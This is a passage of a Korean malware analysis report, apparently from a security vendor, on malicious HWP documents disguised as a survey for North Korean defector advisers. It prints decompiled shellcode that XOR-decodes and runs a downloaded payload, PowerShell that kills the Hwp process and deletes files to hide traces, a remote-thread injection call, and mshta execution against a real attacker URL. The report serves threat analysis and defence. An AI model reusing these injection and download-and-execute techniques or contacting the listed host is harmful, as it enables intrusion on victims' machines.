
[그림 16] 추가 쉘코드 다운로드

공격자의 서버와 연결이 성공하면 InternetReadFile API를 호출해
최대 0xA00000 바이트 크기만큼의 쉘코드를 내려받는다.
만약 연결에 실패하면 아무런 데이터도 내려받지 않고 0을 리턴한다.

```
v9 = DownloadShellcode(url, v8);
if ( v9 )
{
  for ( i = 1; i < v9; ++i )
    *(i + v8) ^= *v8;                    // 첫 1바이트가 xorkey
  ((v8 + 1))();
}
```

[그림 17] 내려받은 쉘코드 실행

쉘코드를 내려받는데 성공했다면, 쉘코드를 디코딩 후 실행한다.
서버 URL과 마찬가지로 단일 바이트 키를 통해 XOR 디코딩을 수행하고, 함수 포인터를 활용해 실행한다.
현재 공격자의 서버는 동작 중이지만, 해당 URL로 접근하였을 때
추가적인 쉘코드를 내려받을 수는 없어 추가적인 분석은 불가하였다.




[그림 18] 정상 HWP 문서에 삽입되어 있는 문구

HWP 문서 파일의 내용을 보면 '출연 확정 시 세부적인 질의서 전송 예정'이라는 문구가 있는데 이는 이메일 회신 시 공격자가 추가적인 악성코드를 유포할 수 있다는 가능성을 내포한다.


3.2 북한이탈주민 자문위원 대상 의견수렴_설문지.hwp

3.2.1 HWP 문서 초기화면




[그림 19] '북한이탈주민 자문위원 설문지' HWP 문서 초기 화면

본 파일은 북한이탈주민(탈북민) 자문위원들을 대상으로 하는 설문지로 위장한 악성 문서 파일이다. 파일을 열면 최고수다 섭외 요청 샘플과 마찬가지로 악성 스크립트를 실행하기 위해 삽입한 그림(하이퍼링크)이 표시된다. 자세히 보면 그림이 선명하지 않아 위화감이 든다.



[그림 20] TEMP 폴더에 압축 해제되고 저장되는 OLE 개체 파일

HWP 문서 파일이 실행되면 OLE 개체로 삽입했던 두 개의 파일이 %TEMP% 경로에 저장된다.
'cl11.bat'은 추가 악성행위를 실행하기 위한 배치 파일이고, 'prob.pib'는 정상 문서 파일이다.




[그림 21] 하이퍼링크 외부 연결 경로 (상대경로 적용 후)

..\appdata\local\temp\cl11.bat

[표 5] 하이퍼링크 외부 연결 경로 (상대경로 적용 전)

그림을 우클릭하면 OLE 개체 파일 클릭 시 어떤 명령이 실행되는지 볼 수 있다.
문서 파일이 암호로 잠겨져 있어 정확한 명령은 알 수 없었지만, 문서 파일이 현재 실행된 경로와 본 파일이 'KTV 섭외 요청' 샘플과 상당히 비슷하다는 점을 종합해 봤을 때 실행되는 명령은 [표 5]와 같다.
문서 파일이 실행된 위치로부터 한 단계 상위로 나간 뒤 Temp 폴더의 배치 파일을 실행한다.
따라서, 문서 파일은 바탕화면과 같이
사용자 홈 디렉토리의 한 단계 하위에서 실행되어야 배치 파일이 성공적으로 실행 가능하다.

3.2.2 기본 유틸리티를 활용한 악성행위 은닉



[그림 22] 인코딩 된 Powershell 스크립트와 이를 디코딩하는 배치 스크립트

실행되는 배치 파일은 위와 같다.
%PROGRAMFILES(X86)% 환경변수가 가리키는 파일 또는 폴더가 존재하는지 확인하고,
존재하면 32비트 Powershell, 존재하지 않는다면 64비트 Powershell 프로세스를 생성한다.
마찬가지로 Powershell 스크립트는 hex string으로 인코딩되어 배치 파일 내에 존재하며 디코딩 후 실행된다.


```
$aq2=Get-WmiObject Win32_Process -filter "Name like 'Hwp%'";
$bq2=$aq2.Name;
$cq2=$aq2.CommandLine;
if($bq2){
        $dq2="/c taskkill /f /im "+$bq2;
        cmd $dq2;
        wait-process $bq2.Split('\\.')[-2];
```

[그림 23] 한글 프로그램의 프로세스 정보 수집 및 종료

Name	Hwp.exe
CommandLine	"C:\Program Files (x86)\Hnc\Office 2022\HOffice120\bin\Hwp.exe" "C:\Users\somansa\Desktop\7975bbbfcb75dabb3271a8f1a79d67a371c96ad29de31a3a5f01f1f0507e24af.hwp"


[표 6] 한글 프로그램 프로세스의 Win32_Process 객체로부터 가져오는 값

Powershell 스크립트는 Windows 기본 유틸리티 taskkill을 이용해 한글 프로그램을 종료한다.
현재 문서를 닫는 이유는 이후에 문서 파일을 삭제하여 흔적을 지우기 위해서이다.
피해자에게는 한글 프로그램을 재실행하여 정상 HWP 문서 파일인 'prob.pib'를 보여준다.



[그림 24] 정상 프로세스 대상 쉘코드 인젝션

'KTV 최고수다 섭외 요청' 샘플이 Powershell 스크립트와 다른 점은 두 가지이다.
첫번째는 쉘코드를 인젝션할 위장 프로세스가 다르다는 점,
두번째는 인젝션하는 쉘코드의 크기가 다르다는 점이다.
이외에 초기 HWP 문서 파일의 끝 부분에 쉘코드가 내장되어 있다는 점과
정상 문서 파일 'prob.pib'를 초기 문서 파일에 덮어쓴다는 점 등은 동일하다.



[그림 25] 악성 HWP 문서의 끝부분에 포함된 쉘코드

본 샘플의 쉘코드 크기는 1056(0x420) 바이트이다.
이전 샘플의 쉘코드 크기가 817(0x331) 바이트였던 것을 감안하면 사용한 코드가 이전과는 다르다는 뜻이 된다.

```
        start $iq2;
}
$jq2="cmd /c del /f "+""""+$gq2+"""";
cmd $jq2;
$jq2="cmd /c del /f "+""""+$hq2+"""";
cmd $jq2;
$lq2 = [Kernel32]::CreateRemoteThread($kq2, 0, 0, $mq2, 0, 0, 0);
[Kernel32]::WaitForSingleObject($lq2, 500*1000);
```

[그림 26] OLE 개체 파일 삭제 및 원격 스레드 생성

쉘코드를 'winhlp32.exe' 프로세스에 인젝션했다면
%TEMP% 폴더 내의 압축 해제된 OLE 개체 파일을 모두 삭제하여 흔적을 지운다.
그리고 원격 스레드를 생성하여 쉘코드를 실행시킨다.

3.2.3 추가 페이로드 다운로드 및 실행

```
if ( LoadLibraryW )
{
  if ( GetProcAddress )
  {
    *v40 = 0x680073;                    // L"shell32.dll"
    *&v40[2] = 0x6C0065;
    *&v40[4] = 0x33006C;
    *&v40[6] = 0x2E0032;
    *&v40[8] = 0x6C0064;
    *&v40[10] = 0x6C;
    hShell32 = LoadLibraryW(v40);
    strcpy(v37, "ShellExecuteW");
    ShellExecuteW = (GetProcAddress)(hShell32, v37);
    *operation = 0x70006F;              // L"open"
    operation[4] = 0;
    *&operation[2] = 0x6E0065;
    *app = 0x73006D;                    // L"mshta.exe"
    *&app[2] = 0x740068;
    *&app[4] = 0x2E0061;
    *&app[6] = 0x780065;
    *&app[8] = 0x65;
    *url = 0x740068;                    // L"http://hanainternational.net/"
                                        // L"editor/data/font.php"

*&url[44] = 0x2E0074;
*&url[46] = 0x680070;
*&url[48] = 0x70;
ShellExecuteW(0, operation, app, url, 0, 5);
```

[그림 27] 쉘코드 디컴파일 결과


http://hanainternational.net/editor/data/font.php

[표 7] 공격자 서버 URL

쉘코드의 주요 로직은 [그림 27]과 같다.
ShellExecuteW API를 호출하여 Windows 기본 유틸리티 mshta를 실행하고
공격자의 서버 URL에서 HTML 파일을 내려받는다.
mshta는 HTA(Microsoft HTML Application) 파일을 실행시키는 유틸리티로써
HTML 파일을 웹 브라우저가 아닌 mshta 애플리케이션을 통해 로딩시켜준다.
따라서 HTML 파일 내의 Javascript 및 VBScript가 동작할 수 있다.
공격자의 서버는 현재 동작 중이지만, 해당 URL에 접근해도 존재하지 않는 페이지(404 Not Found)이기에
추가적인 페이로드를 확인할 수 없었다.
쉘코드에서 사용하는 API가 이전 샘플의 쉘코드와 다르지만 공격자의 서버와 연결하여
추가적인 악성행위를 수행할 여지가 있다는 점은 동일하였다.


4. Privacy-i EDR 탐지 정보

4.1 탐지 정보



[그림 28] Privacy-i EDR 탐지 정보 (1)

소만사의 Privacy-i EDR에서는
HWP 문서 내에 의심스러운 OLE 개체 파일이 삽입되어 있을 경우 이를 탐지하고 차단할 수 있다.
악성 OLE가 첨부된 한글 문서 차단 시 악성 문서만 종료시키기에
기존에 실행 중이던 정상 한글 프로그램 문서들은 계속해서 작업이 가능하다.



[그림 29] Privacy-i EDR 탐지 정보 (2)

또한, 원격 프로세스에 쉘코드를 인젝션하는 행위,
Powershell 스크립트에서 'Hwp'로 시작하는 프로세스를 열거하여
Win32_Process WMI 객체를 수집하는 행위,
%TEMP% 폴더의 OLE 개체 파일을 삭제하여 흔적을 지우는 행위 등등을 [그림 29]와 같이 탐지하고 있다.

5. 대응

1. 행위기반 악성코드 차단 솔루션 (Privacy-i EDR 등 EDR, AV 솔루션)을 도입하여 차단한다.
2. 한글 프로그램 문서 내에 포함된 외부 개체 파일이나 외부 링크의 실행을 허용하지 않는다.
3. 음란, 도박, 게임, P2P 사이트 등 악성코드 배포 온상이 되는 사이트 접속을 차단한다.
4. 망분리(논리적 망분리) 구축하여 인터넷 접속 통한 악성코드 유입을 원천 차단한다.
5. 신뢰할 수 없는 메일의 첨부화일은 열지 않도록 한다.
6. USB 매체 사용을 차단하거나, USB파일을 PC로의 복사를 차단한다.
7. OS 및 소프트웨어 보안 업데이트 최신으로 유지하도록 한다.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오